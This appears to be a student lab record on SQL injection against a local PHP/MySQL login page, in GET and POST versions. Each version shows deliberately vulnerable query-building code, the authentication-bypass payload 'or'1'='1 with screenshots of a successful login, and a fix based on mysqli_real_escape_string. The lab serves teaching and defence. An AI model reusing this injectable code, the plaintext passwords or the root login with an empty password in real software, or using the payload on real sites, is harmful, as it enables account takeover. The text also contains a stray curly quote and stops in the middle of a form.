TABLE OF CONTENTS

EX NO : 01
DATE : 13/08/2020

SQL INJECTION

I. GET METHOD

A. ATTACK

AIM:

To implement the SQL Injection Attack using GET Method.

PROCEDURE:

Create a database called sqlinjection in the MySQL.

Create a table called login with two columns namely username and password.

Create a web page consisting of username, password fields along with show password and submit button for enabling the user to enter the input details.

If the attacker enters the following ‘or’ 1 ‘=’ 1 in the password field, this will make the password field valid and the attacker will gain login access to web page.

PROGRAM:

loginattack.php

```
<html>
<head>
<title>Login Page</title>
<style type = "text/css">
body {
font-family:Arial, Helvetica, sans-serif;
font-size:14px;
    }
label {
font-weight:bold;
width:100px;
font-size:14px;
```

```
        }
.box {
border:#666666 solid 1px;
        }
</style>
</head>
<body bgcolor = "#FFFFFF">
<div align = "center">
<div style = "width:300px; border: solid 1px #333333; " align = "left">
<div style = "background-color:#333333; color:#FFFFFF; padding:
3px;"><b>Login</b></div><div style = "margin:30px">
<form action = "attacks.php" method = "get">
<label>UserName  :</label><input type = "text" name = "username" class =
"box" required/><br /><br />
<label>Password  :</label><input type = "password" name = "password"
id="p" class = "box" required /><br/><br />
<input type="checkbox" onclick="myFunction()">Show Password
<script>
function myFunction() {
  var x = document.getElementById("p");
  if (x.type === "password") {
    x.type = "text";
  } else {
    x.type = "password";
  }
}
</script>
<input type = "submit" value = "submit "/><br />
</form>
</div>
</div>
</div>
</body>
</html>
```

attacks.php


```
<?php
```


```
session_start();
if($_SERVER["REQUEST_METHOD"] == "GET")
{
	$conn=mysqli_connect("localhost","root","","sqlinjection");
if(!$conn){
	echo "<script type='text/javascript'>alert('Database failed');</script>";
	die('Could not connect: '.mysqli_connect_error());
}
$myusername = $_GET['username'];
$mypassword = $_GET['password'];
$sql = "SELECT username,password FROM login WHERE username =
'$myusername' and password = '$mypassword';";
$sql_result = mysqli_query ($conn, $sql) or die ('request "Could not execute
SQL query" '.$sql);
		$user = mysqli_fetch_assoc($sql_result);
		if(!empty($user)){
		$_SESSION['login_user'] = $user['username'];
header("location:welcome.php");
		}
		else{
			$message = 'Wrong email or password.';
}
	echo "<script type='text/javascript'>alert('$message');</script>";}
?>
```

welcome.php

```
<html>
<head>
<body>
<p>Login Successful</p>
</body>
</head>
</html>
```

OUTPUT:


Login Page
192.168.64.2 / localhost / sqlin
Not Secure | 192.168.64.2/SQL/Get%20Method/loginattack.php
Apps Gmail YouTube modern history by... WH - Google Drive GitHub - aasthaya... IEEE - Google Docs AV - Senbagapriy... Guymager -- Fore... Beginner Introduc...
Login
UserName : priya
Password : 'or'1'='1
Show Password
submit


192.168.64.2/SQL/Get Method
192.168.64.2 / localhost / sqlin
Not Secure | 192.168.64.2/SQL/Get%20Method/welcome.php
Apps Gmail YouTube modern history by... WH - Google Drive GitHub - aasthaya... IEEE - Google Docs AV - Senbagapriy... Guymager -- Fore... Beginner Introduc...
Login Successful

B. PREVENTION

AIM:

To prevent the SQL Injection Attack using GET Method.

PROCEDURE:

The attacker injects the malicious sql query in the password field to gain access.

To prevent this, mysqli_real_escape_string() function is used while executing the injected query.

mysqli_real_escape_string() treats all the special characters in the query as normal strings.

Therefore, malicious execution of the query is prevented and the attacker can't gain access to the web page.

PROGRAM:

loginprevention.php

```
<html>
<head>
<title>Login Page</title>
<style type = "text/css">
body {
font-family:Arial, Helvetica, sans-serif;
font-size:14px;
      }
label {
font-weight:bold;
width:100px;
font-size:14px;
       }
        .box {
border:#666666 solid 1px;
       }
</style>
</head>
<body bgcolor = "#FFFFFF">
<div align = "center">
```

```
<div style = "width:300px; border: solid 1px #333333; " align = "left">
<div style = "background-color:#333333; color:#FFFFFF; padding:
3px;"><b>Login</b></div><div style = "margin:30px">
<form action = "prevent.php" method = "get">
<label>UserName  :</label><input type = "text" name = "username" class =
"box" required/><br /><br />
<label>Password  :</label><input type = "password" name = "password"
id="p" class = "box" required /><br/><br />
<input type="checkbox" onclick="myFunction()">Show Password
<script>
function myFunction() {
  var x = document.getElementById("p");
  if (x.type === "password") {
    x.type = "text";
  } else {
    x.type = "password";
  }
}
</script>
<input type = "submit" value = "submit "/><br />
</form>
</div>
</div>
</div>
</body>
</html>
```

prevent.php


```
<?php
session_start();
if($_SERVER["REQUEST_METHOD"] == "GET")
{
        $conn = mysqli_connect("localhost","root","","sqlinjection");
if(!$conn){
        echo "<script type='text/javascript'>alert('Database failed');</script>";
        die('Could not connect: '.mysqli_connect_error());
}
```


```
$myusername=mysqli_real_escape_string($conn,$_GET['username']);
                        $mypassword=mysqli_real_escape_string($conn,
$_GET['password']);
$sql = "SELECT * FROM login WHERE username = '$myusername' and
password = '$mypassword';";
$sql_result = mysqli_query ($conn, $sql) or die ('request "Could not execute
SQL query" '.$sql);
                $user = mysqli_fetch_assoc($sql_result);
                if(!empty($user)){
                $_SESSION['login_user'] = $user['username'];
        header("location:welcome.php");
                }
                else{
                        $message = 'Wrong email or password.';
                }
        echo "<script type='text/javascript'>alert('$message');</script>";
}
?>
```

welcome.php

```
<html>
<head>
<body>
<p>Login Successful</p>
</body>
</head>
</html>
```

OUTPUT:


Login Page
192.168.64.2 / localhost / sqli
Not Secure | 192.168.64.2/SQL/Get%20Method/loginprevention.php
Apps Gmail YouTube modern history by... WH - Google Drive GitHub - aasthaya... IEEE - Google Docs AV - Senbagapriy... Guymager -- Fore... Beginner Introduc...
Login
UserName : priya
Password : 'or'1'='1
Show Password
submit


192.168.64.2/SQL/Get Method
192.168.64.2 / localhost / sqli
Not Secure | 192.168.64.2/SQL/Get%20Method/prevent.php?username=priya&password=%27or%271%27%3D%271
Apps Gmail YouTube modern history by... WH - Google
Guymager -- Fore... Beginner Introduc...
192.168.64.2 says
Wrong email or password.
OK

II. POST METHOD

A. ATTACK

AIM:

To implement the SQL Injection Attack using POST Method.

PROCEDURE:

Create a database called sqlinjection in the MySQL.

Create a table called login with two columns namely username and password.

Create a web page consisting of username, password fields along with show password and submit button for enabling the user to enter the input details.

If the attacker enters the following ‘or’ 1 ‘=’ 1 in the password field, this will make the password field valid and the attacker will gain login access to web page.

PROGRAM:

attack.php

```
<?php
session_start();
if($_SERVER["REQUEST_METHOD"] == "POST")
{
	$conn=
mysqli_connect("localhost","root","","sqlinjection");
if(!$conn){
	echo "<script type='text/javascript'>alert('Database failed');</script>";
	die('Could not connect: '.mysqli_connect_error());
}
$myusername = $_POST['username'];
$mypassword = $_POST['password'];
    $sql = "SELECT username,password FROM login WHERE username =
'$myusername' and password = '$mypassword';";
$sql_result = mysqli_query ($conn, $sql) or die ('request "Could not execute
SQL query" '.$sql);
		$user = mysqli_fetch_assoc($sql_result);
```


```
            if(!empty($user)){
            $_SESSION['login_user'] = $user['username'];
header("location:welcome.php");
            }
            else{
                  $message = 'Wrong email or password.';
}
      echo "<script type='text/javascript'>alert('$message');</script>";}
?>
<html>
<head>
<title>Login Page</title>
<style type = "text/css">
body {
font-family:Arial, Helvetica, sans-serif;
font-size:14px;
     }
label {
font-weight:bold;
width:100px;
font-size:14px;
      }
       .box {
border:#666666 solid 1px;
      }
</style>
</head>
<body bgcolor = "#FFFFFF">
<div align = "center">
<div style = "width:300px; border: solid 1px #333333; " align = "left">
<div style = "background-color:#333333; color:#FFFFFF; padding:
3px;"><b>Login</b></div><div style = "margin:30px">
<form action = "" method = "post">
<label>UserName  :</label><input type = "text" name = "username" class =
"box" required/><br /><br />
```


```
<label>Password  :</label><input type = "password" name = "password"
id="p" class = "box" required /><br/><br />
<input type="checkbox" onclick="myFunction()">Show Password
<script>
function myFunction() {
  var x = document.getElementById("p");
  if (x.type === "password") {
    x.type = "text";
  } else {
    x.type = "password";
  }
}
</script>
<input type = "submit" value = "submit "/><br />
</form>
</div>
</div>
</div>
</body>
</html>
```

welcome.php

```
<html>
<head>
<body>
<p>Login Successful</p>
</body>
</head>
</html>
```

OUTPUT:


Login Page
Not Secure | 192.168.64.2/login.php
Apps Gmail YouTube Translate UPSC IAS NOTES... Vajiram Audio Lec... Vajiram Audio Lec... Vajiram Audio lect... Pathak sir - Googl... Vaishali - Google...
Login
UserName : senba@gmail.com
Password : 'or'1'='1
Show Password
submit


192.168.64.2/welcome.php
Not Secure | 192.168.64.2/welcome.php
Apps Gmail YouTube Translate UPSC IAS NOTES... Vajiram Audio Lec... Vajiram Audio Lec... Vajiram Audio lect...
Login Successful
Save password?
Username senba@gmail.com
Password
Never
Save

B. PREVENTION

AIM:

To prevent the SQL Injection Attack using POST Method.

PROCEDURE:

The attacker injects the malicious sql query in the password field to gain access.

To prevent this, mysqli_real_escape_string() function is used while executing the injected query.

mysqli_real_escape_string() treats all the special characters in the query as normal strings.

Therefore, malicious execution of the query is prevented and the attacker can't gain access to the web page.

PROGRAM:

prevention.php

```
<?php
session_start();
if($_SERVER["REQUEST_METHOD"] == "POST")
{
	$conn = mysqli_connect("localhost","root","","sqlinjection");
if(!$conn){
	echo "<script type='text/javascript'>alert('Database failed');</script>";
	die('Could not connect: '.mysqli_connect_error());
}
$myusername=mysqli_real_escape_string($conn,$_POST[‘username']);
 $mypassword=mysqli_real_escape_string($conn,$_POST['password']);
$sql = "SELECT * FROM login WHERE username = '$myusername' and
password = '$mypassword';";
$sql_result = mysqli_query ($conn, $sql) or die ('request "Could not execute
SQL query" '.$sql);
		$user = mysqli_fetch_assoc($sql_result);
		if(!empty($user)){
		$_SESSION['login_user'] = $user['username'];
	header("location:welcome.php");
		}
```


```
                else{
                        $message = 'Wrong email or password.';
                }
        echo "<script type='text/javascript'>alert('$message');</script>";
}
?>
<html>
<head>
<title>Login Page</title>
<style type = "text/css">
body {
font-family:Arial, Helvetica, sans-serif;
font-size:14px;
      }
label {
font-weight:bold;
width:100px;
font-size:14px;
       }
        .box {
border:#666666 solid 1px;
        }
</style>
</head>
<body bgcolor = "#FFFFFF">
<div align = "center">
<div style = "width:300px; border: solid 1px #333333; " align = "left">
<div style = "background-color:#333333; color:#FFFFFF; padding:
3px;"><b>Login</b></div><div style = "margin:30px">
<form action = "" method = "post">
<label>UserName  :</label><input type = "text" name = "username" class =
"box" required/><br /><br />
<label>Password  :</label><input type = "password" name = "password"
id="p" class = "box" required /><br/><br />
